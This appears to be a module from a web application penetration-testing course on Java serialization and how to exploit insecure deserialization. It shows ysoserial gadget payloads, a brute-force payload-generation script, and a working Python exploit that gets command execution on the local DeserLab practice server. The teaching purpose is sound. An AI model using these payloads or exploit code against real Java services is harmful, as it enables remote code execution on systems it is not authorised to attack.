Web Application Penetration Testing eXtreme

v2

Attacking Serialization

Section 01 | Module 10

Table of Contents

MODULE 10 | ATTACKING SERIALIZATION

Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ Serialization mechanisms
- ✓ How to find and exploit untrusted deserialization in common web technologies

10.1

What is Serialization?

10.1 What is Serialization?

Serialization is the name of the mechanism that allows us to store the state of programmistic objects in a sequence of bytes in a reversible way. This way, an object (a variable, set of variables, or even a whole class) can be transported remotely to another program.

The receiving endpoint should be able to reconstruct (**deserialize**) the received object in an unchanged state.

10.1 What is Serialization?

Serialization is used widely in programming and can be used for:

- Storing and transferring data
- Calling remote procedures (RPC-like methods)

Serializing data is also often referred to as **marshalling**. The reverse process of retrieving the original object out of a byte sequence is called **deserialization** or **unmarshalling**.

10.1 What is Serialization?

It should be noted that serialized data itself is not encrypted or signed in any way. Often, the data might be freely tampered with once spotted, which might bring unexpected results on the deserializing component.

Of course, there might be transport protocols that utilize serialization together with compression or encryption. So, serialized data might be hidden, secured or encountered in a plain form. The last case is the most interesting for both penetration testers and attackers.

10.1 What is Serialization?

Insecure deserialization became a hot topic in 2015, since its impact was presented publicly by security researchers. The presented example showed how deserialization of untrusted Java serialized data can lead to remote code execution.

CWE/MITRE refers to this issue as „Deserialization of untrusted data”. In 2017, OWASP introduced Insecure Deserialization as a top 8 security issue.

https://cwe.mitre.org/data/definitions/502.html
https://www.owasp.org/index.php/Top_10-2017_A8-Insecure_Deserialization

10.1 What is Serialization?

Serialized objects are most often encountered in web applications written in PHP, Java, and .NET, but serialization is not limited to these languages only. For example, there were occurences of remote code execution via deserialization in Python, Ruby, and many other languages.

At the end of this module, we will present various cases of untypical serialization that can be met during web application penetration testing.

10.1 What is Serialization?

Be aware that serialization might not only be present on the web application layer.

10.2

Serialization in Java

10.2 Serialization in Java

Before we dig into exploiting insecure deserialization, let's try to create a serialized object to understand the proces better.

In order to follow the exercise, you will need a Java compiler and a text editor. In order to get the Java compiler, install the latest JDK (Java Development Kit) and JRE (Java Runtime Environment) on your operating system.

https://www.oracle.com/technetwork/java/javase/downloads/jdk11-downloads-5066655.html
https://www.oracle.com/technetwork/java/javase/overview/index.html

10.2 Serialization in Java

Once set up, we will use the Java commandline compiler (javac) in order to compile the source files. They should be created with a .java extension.

Moreover, the file name should be the same as the name of the class inside that file; this is a common practice when coding in Java.

10.2 Serialization in Java

We will create two files:

- **Item.java**, which will hold code for a class named Item.
- **Serialize.java**, which will contain the serialization logic.

10.2.1 Creating Serialized Objects

In order to use serialization, the program must import the **java.io.Serializable** package. Moreover, for the class to be serialized, it must implement a **Serializable** interface.

```
//Item.java
import java.io.Serializable;
public class Item implements Serializable {
    • int id;
    • String name;
    • public Item(int id, String name) {
        • this.id = id;
        • this.name = name;
      }
}
```

10.2.1 Creating Serialized Objects

Item.java is a simple class that has two fields: id and name. In real-life, serializable classes can contain many fields and methods.

Now, we will use another file (in Java one class should be contained in one file) that will make use of that class. First, it will create an instance of the Item class, and then serialize that instance as well as save it to a file.

10.2.1 Creating Serialized Objects

The Serialize class makes use of the Item class, as it converts the instance of the Item class to a **Stream of Bytes**.

Then, it is saved to a file called „data.ser".

```
//Serialize.java
import java.io.*;
class Serialize{
 public static void main(String args[]){
  try{
        //Creating the object
        Item s1 = new Item(123,"book");
        //Creating stream and writing the object
        FileOutputStream fout = new FileOutputStream("data.ser");
        ObjectOutputStream out = new ObjectOutputStream(fout);
        out.writeObject(s1);
        out.flush();
        //closing the stream
        out.close();
        System.out.println("Serialized data saved to data.ser");
  }catch(Exception e){System.out.println(e);}
 }
}
```

10.2.1 Creating Serialized Objects

Before compilation, make sure that the two .java files are in the same directory.

```
root@0xluk3:~/java# javac Item.java Serialize.java
root@0xluk3:~/java# java Serialize
Serialized data saved to data.ser
root@0xluk3:~/java# cat data.ser
��srItemZ,��t��IidLnametLjava/lang/String;xp{tbookroot@0xluk3:~/java#
```

10.2.1 Creating Serialized Objects

We can see that the saved data.ser file is in binary format. Apart from some strings that disclose what the serialized data might be, there are also some non-ASCII characters.

```
root@0xluk3:~/java# strings data.ser
ItemZ,
namet
Ljava/lang/String;xp
book
root@0xluk3:~/java# file data.ser
data.ser: Java serialization data, version 5
root@0xluk3:~/java# cat data.ser | hexdump -C
00000000  ac ed 00 05 73 72 00 04  49 74 65 6d 5a 2c 80 f7  |....sr..ItemZ,..|
00000010  74 f7 b8 1d 02 00 02 49  00 02 69 64 4c 00 04 6e  |t......I..idL..n|
00000020  61 6d 65 74 00 12 4c 6a  61 76 61 2f 6c 61 6e 67  |amet..Ljava/lang|
00000030  2f 53 74 72 69 6e 67 3b  78 70 00 00 00 7b 74 00  |/String;xp...{t.|
00000040  04 62 6f 6f 6b                                    |.book|
00000045
root@0xluk3:~/java#
```

10.2.1 Creating Serialized Objects

The file begins with the „ac ed 00 05” bytes, which is a standard java serialized format signature.

```
00000000  ac ed 00 05
```

Wherever you see binary data starting with those bytes, you can suspect that it contains serialized java objects.

10.2.1 Creating Serialized Objects

As java serialized data is in binary format, when used in web applications, it is often encoded using Base64 in order to mitigate non-ASCII bytes. When inspecting web applications for java serialized objects, you should also look for base64 strings starting with „**rO0AB**".

```
root@0xluk3:~/java# echo -en "\xac\xed\x00\x05" | base64
rO0ABQ==
root@0xluk3:~/java# 
```

10.2.1 Creating Serialized Objects

Going back to our serialized object, let's write code that will retrieve the serialized data out of the binary file.

The file will be named **Deserialize.java**.

```
//Deserialize.java
import java.io.*;
class Deserialize{
 public static void main(String args[]){
  try{
  //Creating stream to read the object
  ObjectInputStream in=new ObjectInputStream(new
FileInputStream("data.ser"));
  Item s=(Item)in.readObject();
  //printing the data of the serialized object
  System.out.println(s.id+" "+s.name);
  //closing the stream
  in.close();
  }catch(Exception e){System.out.println(e);}
 }
}
```

10.2.2 Deserializing Data

After compilation and running the Deserialize class, we can see that the object was properly reconstructed.

```
root@0xluk3:~/java# javac Deserialize.java
root@0xluk3:~/java# java Deserialize


123 book
root@0xluk3:~/java#
```

Let’s now change the data.ser file. After opening it in a text editor, we change the to-be-deserialized class named „Item” to „Itxm”.

```
 GNU nano 3.2                    data.ser                    Modified

��^@^Esr^@^DItxmZ,��t��^]^B^@^BI^@^BidL^@^Dnamet^@^RLjava/lang/String;xp^@^@^@{$
```

10.2.2 Deserializing Data

If we now try to Deserialize the data.ser file, an error occurs; this is because the class Itxm does not exist.

```
root@0xluk3:~/java# java Deserialize
java.lang.ClassNotFoundException: Itxm
root@0xluk3:~/java#
```

10.2.3 Insecure Deserialization Conditions

When serializing and deserializing data, the deserializing endpoint must know (this means, it has to **include in its classpath** or **import)** all the classes and packages that the serialized object consists of.

Basically, attacking Java serialization is about passing the **malicious state** of an object to the deserializing endpoint.

10.2.3 Insecure Deserialization Conditions

Executing OS commands in Java could be done, for example, by invoking code like:

Java.lang.Runtime.getRuntime.exec(„whoami”)

But in order to make the deserializing endpoint execute the above code, it should be enclosed in a serialized object’s property.

10.2.3.1 Properties and Reflection

An **Object's Properties** in their simplest form are spotted in the format below:

- Object.one.two

Reading from right to left you can traverse the name and know that:

- Two is a property of one
- One is a property of Object

10.2.3.1 Properties and Reflection

In the same way, if you see:

Java.lang.Runtime.getRuntime.exec(„id”)

...then you know that the method exec(„id”) is a property of getRuntime, which in turn is a property of Java.lang.Runtime. Such a notation will be often seen in Java code.

10.2.3.1 Properties and Reflection

During deserialization, the object's properties are accessed recursively, leading to code execution at the very end of this process. An opaque class order that allows chaining subsequent classes is possible thanks to **reflection**, which allows us to use methods without knowing them previously. Reflection can be recognized by the „opaque" calling order in the code.

https://www.oracle.com/technical-resources/articles/java/javareflection.html

10.2.3 Insecure Deserialization Conditions

A potentially exploitable condition in Java occurs when readObject() or a similar function is called on user-controlled object and later, a method on that object is called.

An attacker is able to craft such an object containing multiple, nested properties, that upon method call will do something completely different, e.g. hijack the called method by implementing a Dynamic Proxy and an Invocation handler in the serialized object's properties.

https://www.baeldung.com/java-dynamic-proxies
https://www.concretepage.com/java/dynamic-proxy-with-proxy-and-invocationhandler-in-java

10.2.4 Gadgets

Every property or method that is part of a nested exploit object is called a **gadget**.

There are some specific Java libraries that were identified to contain some universal gadgets used to build serialized exploit objects. These libraries are called **gadget libraries**.

10.2.4 Gadgets

The concept of gadgets was first presented at the following talk.

https://frohoff.github.io/appseccali-marshalling-pickles/

Note that deep understanding of manually building Java gadgets is an advanced skill that is not required to exploit most java deserialization vulnerabilities. However, it can come in handy when a custom library is encountered, or patches have been applied.

https://frohoff.github.io/appseccali-marshalling-pickles/

10.2.4 Gadgets

There is a set of common libraries that were identified as **gadget libraries.**

This does not mean that they are insecure by design. It only means that in case insecure deserialization is performed while these libraries are loaded into the classpath of the running application, the attacker can abuse them to construct a known gadget chain that will result in successful exploitation.

10.2.4 Gadgets

For example, common libraries that were identified as vulnerable are CommonsCollections (versions 1-6). There is a powerful tool named **ysoserial** that can be used to perform exploitation of insecure java deserialization vulnerabilities. Ysoserial contains multiple modules that can suit various Java deserialization exploitation scenarios.

Ysoserial can be downloaded from its [github repository.](https://github.com/frohoff/ysoserial)

https://github.com/frohoff/ysoserial

10.2.5 Introduction to Ysoserial

Ysoserial can be downloaded, along with the source code and a precompiled .jar file. We will use the precompiled jar.

Usage of ysoserial is quite straightforward.

java –jar ysoserial.jar displays the help message.

```
root@0xluk3:~/java# java -jar ysoserial-master-SNAPSHOT.jar
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
  Available payload types:
Oct 16, 2019 5:07:10 PM org.reflections.Reflections scan
INFO: Reflections took 948 ms to scan 1 urls, producing 18 keys and 146 values
     Payload             Authors                                Dependencies

     -------             -------                                ------------

     BeanShell1          @pwntester, @cschneider4711            bsh:2.0b5

     C3P0                @mbechler                              c3p0:0.9.5.2, mchange-commons-java:0.2.11
```

https://jitpack.io/com/github/frohoff/ysoserial/master-SNAPSHOT/ysoserial-master-SNAPSHOT.jar

10.2.5 Introduction to Ysoserial

The Ysoserial payload is in binary format. Often, you will need to convert the output to base64 in order to be able to send it to an application, as in the web application world binary data is often base64-encoded.

```
root@0xluk3:~/java# java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections1 "whoami"
��sr2sun.reflect.annotation.AnnotationInvocationHandlerU���~�L
java.util.Mapxrjava.lang.reflect.Proxy�'� �C�Lht%Ljava/lang/reflect/InvocationHandler;xpsq~sr*org.apache.commons.collections.map.LazyMapn
iTransformerst-[Lorg/apache/commons/collections/Transformer;xpur-[Lorg.apache.commons.collections.Transformer;�V*��4�xpsr;org.apache.commo
ns.collections.functors.ConstantTransformerXv�A��L      iConstanttLjava/lang/Object;xpvrjava.lang.Runtimexpsr:org.apache.commons.collectio
ns.functors.InvokerTransformer���k{|�8[iArgst[Ljava/lang/Object;L
                                                                  iMethodNametLjava/lang/String;[
                                                                                               iParamTypest[Ljava/lang/Class;xpur[Ljava.l
ang.Object;��X�s)lxpt
getRuntimeur[Ljava.lang.Class;��Z�xpt getMethoduq~vrjava.lang.String��8z;�Bxpvq~sq~uq~uq~invokeuq~vrjava.lang.Objectxpvq~q~ur[Ljava.lang
.String;��V��{Gxptwhoamitexecuq~q~#sq~srjava.lang.Integer.���8Ivaluexrjava.lang.Number���
                                                                                     ���xpsrjava.util.HashMap���`�F
loadFactorI     thresholdxp?@xxvrjava.lang.Overridexpq~:root@0xluk3:~/java# java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections1 "w
hoami" | base64
rO0ABXNyADJzdW4ucmVmbGVjdC5hbm5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGxl
clXK9Q8Vy36lAgACTAAMbWVtYmVyVmFsdWVzdAAPTGphdmEvdXRpbC9NYXA7TAAEdHlwZXQAEUxq
YXZhL2xhbmcvQ2xhc3M7eHBzfQAAAAEADWphdmEudXRpbC5NYXB4cgAXamF2YS5sYW5nLnJlZmxl
Y3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5nL3JlZmxlY3QvSW52b2NhdGlvbkhh
```

10.2.5 Introduction to Ysoserial

The previously used command was:

java -jar ysoserial-master-SNAPSHOT.jar CommonsCollections1 “whoami„

The command above generates a serialized payload, that upon being insecurely deserialized by an application that includes CommonsCollections1 in its classpath, will result in executing the command „whoami”.

10.2.5 Introduction to Ysoserial

The payload names displayed in the help message are Library names that the gadgets will be taken from. If you suspect that the deserializing endpoint makes use of any of those libraries, you can use it.

Whoami is a versatile command that will work on both linux and windows systems, but in the case of a remote deserializing endpoint you will need to discover or guess the underlying OS yourself.

10.2.5.1 Additions to Ysoserial

Ysoserial is the most common and the most versatile tool for generating java deserialization payloads. However, its usage is not the most convenient when assessing web applications due to being a command line script.

Several Burpsuite Pro extensions have been developed in order to make Java serialization detection and exploitation easier.

10.2.5.1 Additions to Ysoserial

Such extensions are:

- Freddy, Deserialization Bug Finder
- Java Deserialization Scanner

https://portswigger.net/bappstore/ae1cce0c6d6c47528b4af35faebc3ab3
https://portswigger.net/bappstore/228336544ebe4e68824b5146dbbd93ae

10.2.6 Brute-force Attack with Ysoserial

When approaching an application that utilizes serialized java data, we do not know what libraries are used by the back end.

In such a case, a brute-force approach might be rewarding. You might want to generate all possible ysoserial payloads and then try each of them against the target software.

10.2.6 Brute-force Attack with Ysoserial

A brute-force approach can be performed using a script similar to the below.

Assume that payloads.txt contains all ysoserial payload names, one per line.

```
while read payload;
do echo -en "$payload\n\n";
java -jar ysoserial-master-SNAPSHOT.jar $payload "whoami" | base64 | tr -d '\n' >
payloads/$payload.ser;
echo -en "-------------------------------\n\n"; done < payloads.txt
```

10.2.6 Brute-force Attack with Ysoserial

The script will run and create a base64-encoded serialized payload for each vulnerable library. The result files can be further used in Burp Intruder attacks.

```
root@0xluk3:~/java# mkdir payloads
root@0xluk3:~/java# cat yso.sh
while read payload; do echo -en "$payload\n\n"; java -jar ysoserial-master-SNAPSHOT.jar $payload "whoami" | base64 | tr -d '\n' > payloads/$payload.s
er; echo -en "-----------------------------\n\n"; done < payloads.txt
root@0xluk3:~/java# ./yso.sh
BeanShell1

------------------------------

Clojure

------------------------------

CommonsBeanutils1
```

10.2.6 Brute-force Attack with Ysoserial


However, you might notice that some of the payloads cause yoserial to throw an error. This is because some payload names must be used in a specific way.

```
FileUpload1

Error while generating or serializing payload
java.lang.IllegalArgumentException: Unsupported command whoami [whoami]
        at ysoserial.payloads.FileUpload1.getObject(FileUpload1.java:71)
        at ysoserial.payloads.FileUpload1.getObject(FileUpload1.java:40)
        at ysoserial.GeneratePayload.main(GeneratePayload.java:34)
-------------------------------
```

10.2.7 Exploring Ysoserial

In order to uncover hidden features of the ysoserial tool, we need to dive into its source code.



10.2.7 Exploring Ysoserial

Each of the .java files can be run as a separate java class, resulting in executing different code by the ysoserial tool. For example, based on the names of the Java classes that ysoserial contain, we can infer what they were built for.

A jar file, the format in which ysoserial is shipped, is a regular zip archive that can be unpacked. Due to this feature of Java, it is possible to select and invoke a single method out of a jar archive.

10.2.7 Exploring Ysoserial

In order to do that, we need to use the command line java utility with the **–cp** (classpath) argument.

The classpath contains all locations where the java virtual machine will look for methods available for the process runtime. In that case, we need to specify the ysoserial .jar file as the classpath.

10.2.7 Exploring Ysoserial

The Java .jar archives have a package structure; the package contains subsequent packages.

In the case of ysoserial, the current package is named ysoserial, and inside the jar file there is a folder *exploit* that contains several classes. Each of these classes contain an exploit utility.

10.2.7 Exploring Ysoserial

In order to use ysoserial/exploit/JSF.java, out of the classpaths, we need to issue the following command line:

java –cp ysoserial.jar ysoserial.exploit.JSF

```
root@0xluk3:~/java# java -cp ysoserial-master-SNAPSHOT.jar ysoserial.exploit.JSF
ysoserial.exploit.JSF <view_url> <payload_type> <payload_arg>
```

The JSF payload can be used to attack serialization in Java Faces' VIEWSTATE parameter. Keep in mind, that we omit the .java extension, which is assumed by default by the java environment.

10.2.8 Exploiting Java Deserialization

Now let's try to analyze a simple java insecure deserialization vulnerability using DeserLab. In order to do that, we will set up a vulnerable environment. We use Kali Linux as the host system, but you should be able to run the lab on any Linux machine.

The below linked repository contains URLs to the source code and the precompiled version as well:
https://github.com/NickstaDB/DeserLab

10.2.8 Exploiting Java Deserialization

First, let's run the server and the client, while sniffing the traffic using any network sniffing tool. We will use Wireshark on the Loopback interface.

Java –jar DeserLab.jar –server 127.0.0.1 6666

We will also try to just connect to the endpoint with netcat using the below command:

nc 127.0.0.1 6666

10.2.8 Exploiting Java Deserialization

We can see that the server received our connection:

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# nc 127.0.0.1 6666
��
```

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# java -jar DeserLab.jar -server 127.0.0.1 6666
[+] DeserServer started, listening on 127.0.0.1:6666
[+] Connection accepted from 127.0.0.1:52220
```

10.2.8 Exploiting Java Deserialization


However, nothing meaningful happened. Let's try to use DeserLab's client functionality to see if the connection will behave differently.

java -jar DeserLab.jar -client 127.0.0.1 6666

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# java -jar DeserLab.jar -client 127.0.0.1 6666
[+] DeserClient started, connecting to 127.0.0.1:6666
[+] Connected, reading server hello packet...
[+] Hello received, sending hello to server...
[+] Hello sent, reading server protocol version...
[+] Sending supported protocol version to the server...
[+] Enter a client name to send to the server:
test
[+] Enter a string to hash:
teststring
[+] Generating hash of "teststring"...
[+] Hash generated: d67c5cbf5b01c9f91932e3b8def5e5f8
```

10.2.8 Exploiting Java Deserialization

Looking at the wireshark dump, we can see Java serialized data in the communication:



10.2.8 Exploiting Java Deserialization

In order to avoid manual revision of all the packets sent, the tshark tool can be used to spot the beginning of the serialization stream.

First, let's save the wireshark dump as deserialization.pcap.

10.2.8.1 Deciphering Serialized Data

Using tshark, the whole serialiation stream can be extracted:

tshark -r deserialization.pcap -T fields -e tcp.srcport -e data -e tcp.dstport -E separator=, | grep -v ',,' | grep '^6666,' | cut -d',' -f2 | tr '\n' ':' | sed s/://g

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# tshark -r deserialization.pcap -T fields -e tcp.srcport -e data -e tcp.dstport -E separator=, | gre
p '^6666,' | cut -d',' -f2 | tr '\n' ':' | sed s/://g
Running as user "root" and group "root". This could be dangerous.
aced00057704f000baaa77020101737200146e622e64657365722e48617368526571756573744e52ce9a92ac1f9910200024c000a64617461546f486173687400124c6a6176612f6c616e672f53747
2696e673b4c00077468654861736871007e0001787074000a74657374737472696e677400206436376333563626635623031633966393139333265336238646566356535356638rorootroot@0xluk3:
```

10.2.8.1 Deciphering Serialized Data

For every object / value transported in Java serialized data, there is a predecing byte of certain value that identifies its type.

For example, the following byte values predece certain java object types:

- 0x70 – TC_NULL
- 0x71 – TC_REFERENCE
- 0x72 – TC_CLASSDESC
- 0x73 – TC_OBJECT
- 0x74 – TC_STRING
- 0x75 – TC_ARRAY
- 0x76 – TC_CLASS
- 0x7B – TC_EXCEPTION
- 0x7C – TC_LONGSTRING
- 0x7D – TC_PROXYCLASSDESC
- 0x7E – TC_ENUM

10.2.8.1 Deciphering Serialized Data

You can inspect any Java serialized stream to identify the object it contains using the Java Serialization Dumper tool.

You can build the tool using the supplied build.sh script. The tool's usage is straightforward, as the tool takes just a hex representation of serialized bytes and dumps the objects the byte stream consists of. Let's feed it with a freshly generated serialized stream from the previously-mentioned pcap file.

https://github.com/NickstaDB/SerializationDumper

10.2.8.1 Deciphering Serialized Data

java -jar SerializationDumper.jar
aced00057704f000baaa77020101737200146e622e64657365722e486173685265717565
7374e52ce9a92ac1f9910200024c000a64617461546f486173687400124c6a6176612f6c
616e672f537472696e673b4c00077468654861736871007e0001787074000a7465737473
7472696e6774002064363763356362663562303163396639313933326533623864656635
65356638

10.2.8.1 Deciphering Serialized Data

The tool dumps every object that is contained within the serialized stream.

The simple netcat listener/client was not enough to start a „serialized conversation" since lots of serialized objects were sent to the target.

You might also want to study the source code of the tool to see where certain parts of the serialized stream were generated and sent.

10.2.8.2 Injecting Serialized Payload

The next step will be to understand how can we go from replacing single objects to executing code.

We will build a simple python script that will mimic the initial serialized handshake (0xaced0005) and then replace the serialized data (in this case the string hash with the ysoserial payload and hope for code execution).

10.2.8.2 Injecting Serialized Payload

Based on the output of Serialization Dumper, part of the communication must be mimicked using python; this includes the handshake, two TC_BLOCKDATA structures and the username.

Further down our exploit the hashed string will be replaced with serialized data originating from the ysoserial tool.

10.2.8.2 Injecting Serialized Payload

The final payload is generated using ysoserial, in this case the Groovy library is chosen since it is is utilized by DeserLab. The Groovy library can be found in DeserLab's directory named „lib".

java -jar ysoserial-master-SNAPSHOT.jar Groovy1 "ping 127.0.0.1" > p.bin

10.2.8.2 Injecting Serialized Payload

As you can see, the payload contains the java serialization signature in the beginning. Since the serialized conversation is already started, we should remove it from the payload. That's why in the exploit, you will see the ysoserial payload being shortened by removing the first 4 bytes.

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# java -jar ../../ysoserial-master-SNAPSHOT.jar Groovy1 "ping 127.0.0.1" > p.bin
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.codehaus.groovy.reflection.CachedClass$3$1 (file:/root/java/ysoserial-master-SNAPSHOT.jar) to method java.lang.Obje
ct.finalize()
WARNING: Please consider reporting this to the maintainers of org.codehaus.groovy.reflection.CachedClass$3$1
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# head p.bin | hexdump -C
00000000  ac ed 00 05 73 72 00 32  73 75 6e 2e 72 65 66 6c  |....sr.2sun.refl|
00000010  65 63 74 2e 61 6e 6e 6f  74 61 74 69 6f 6e 2e 41  |ect.annotation.A|
00000020  6e 6e 6f 74 61 74 69 6f  6e 49 6e 76 6f 63 61 74  |nnotationInvocat|
```

10.2.8.2 Injecting Serialized Payload

The full exploit code can be seen to the right.

As previously mentioned, it contains all structures dumped by the SerializationDumper tool until the hashed string, which is replaced by the ysoserial payload without its first 4 bytes (aced0005).

```
import socket

ip = "127.0.0.1"
port = 6666
payload = "p.bin"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))

data = '\xac\xed\x00\x05' #Serialization handshake
s.sendall(data)

data = '\x77\x04'
data2 = '\xf0\x00\xba\xaa' #TC_BLOCKDATA
s.sendall(data)
s.sendall(data2)

data = '\x77\x02' #Protocol version
data2 = '\x01\x01'
s.sendall(data)
s.sendall(data2)

data = '\x77\x06' #depends on username 06 is string length +2
data2 = '\x00\x04\x74\x65\x73\x74' #00 04 is string length, then 4 bytes T E S T
s.sendall(data)
s.sendall(data2)

f = open(payload, "rb") #ysoserial payload without first 4 bytes
c = f.read()
s.send(c[4:])
```

10.2.8.2 Injecting Serialized Payload

Let's now listen to any ICMP packets on the loopback (127.0.0.1) interface while attacking the DeserLab server using our freshly prepared exploit.

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# tcpdump -i lo icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# python serialization.py
root@0xluk3:~/java/DeserLab/DeserLab-v1.0#
```

10.2.8.2 Injecting Serialized Payload

We can observe that the server received the connection and ping was executed!

```
[+] Connection accepted from 127.0.0.1:53106
[+] Sending hello...
[+] Hello sent, waiting for hello from client...
[+] Hello received from client...
[+] Sending protocol version...
[+] Version sent, waiting for version from client...
[+] Client version is compatible, reading client name...
[+] Client name received: test
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.codehaus.groovy.reflection.CachedClass$3$1 (file:/root/java/DeserLab/DeserLab-v1.0/lib/groovy-all-2.3.9.jar) to method java.lang.Object.finalize()
WARNING: Please consider reporting this to the maintainers of org.codehaus.groovy.reflection.CachedClass$3$1
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
```

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# tcpdump -i lo icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
10:22:10.375589 IP localhost > localhost: ICMP echo request, id 4829, seq 1, length 64
10:22:10.375596 IP localhost > localhost: ICMP echo reply, id 4829, seq 1, length 64
10:22:11.378267 IP localhost > localhost: ICMP echo request, id 4829, seq 2, length 64
```

10.2.9 Analysis of URLDNS Payload

Let’s now analyze a simple ysoserial payload named URLDNS. The URLDNS payload does not result in code execution. Instead, it makes the deserializing endpoint resolve an arbitrary DNS name; this is rather a low-impact result of insecure deserialization, but on the other hand it uses Java built-in features, so it is likely to work almost in every case. Consequently this payload allows for easier confirmation of insecure deserialization.

10.2.9 Analysis of URLDNS Payload

The full source code of the module can be seen in the Github repository of ysoserial project:

https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java

10.2.9 Analysis of URLDNS Payload

Looking at the comments, which explain the payload's way of working, we can observe a gadget chain of 4 objects.

```
/**
 * A blog post with more details about this gadget chain is at the url below:
 *   https://blog.paranoidsoftware.com/triggering-a-dns-lookup-using-java-deserialization/
 *
 *   This was inspired by  Philippe Arteau @h3xstream, who wrote a blog
 *   posting describing how he modified the Java Commons Collections gadget
 *   in ysoserial to open a URL. This takes the same idea, but eliminates
 *   the dependency on Commons Collections and does a DNS lookup with just
 *   standard JDK classes.
 *
 *   The Java URL class has an interesting property on its equals and
 *   hashCode methods. The URL class will, as a side effect, do a DNS lookup
 *   during a comparison (either equals or hashCode).
 *
 *   As part of deserialization, HashMap calls hashCode on each key that it
 *   deserializes, so using a Java URL object as a serialized key allows
 *   it to trigger a DNS lookup.
 *
 *   Gadget Chain:
 *     HashMap.readObject()
 *       HashMap.putVal()
 *         HashMap.hash()
 *           URL.hashCode()
 *
```

10.2.9 Analysis of URLDNS Payload

The HashMap.readObject() causes Java to instantiate the deserialized object upon successfull deserialization. The hashmap contains a hashed URL object, which due to java built-in mechanisms, will be arbitrarily resolved.

The serialized object to be sent to the target is crafted in the public method getObject that returns an Object (serialized payload).

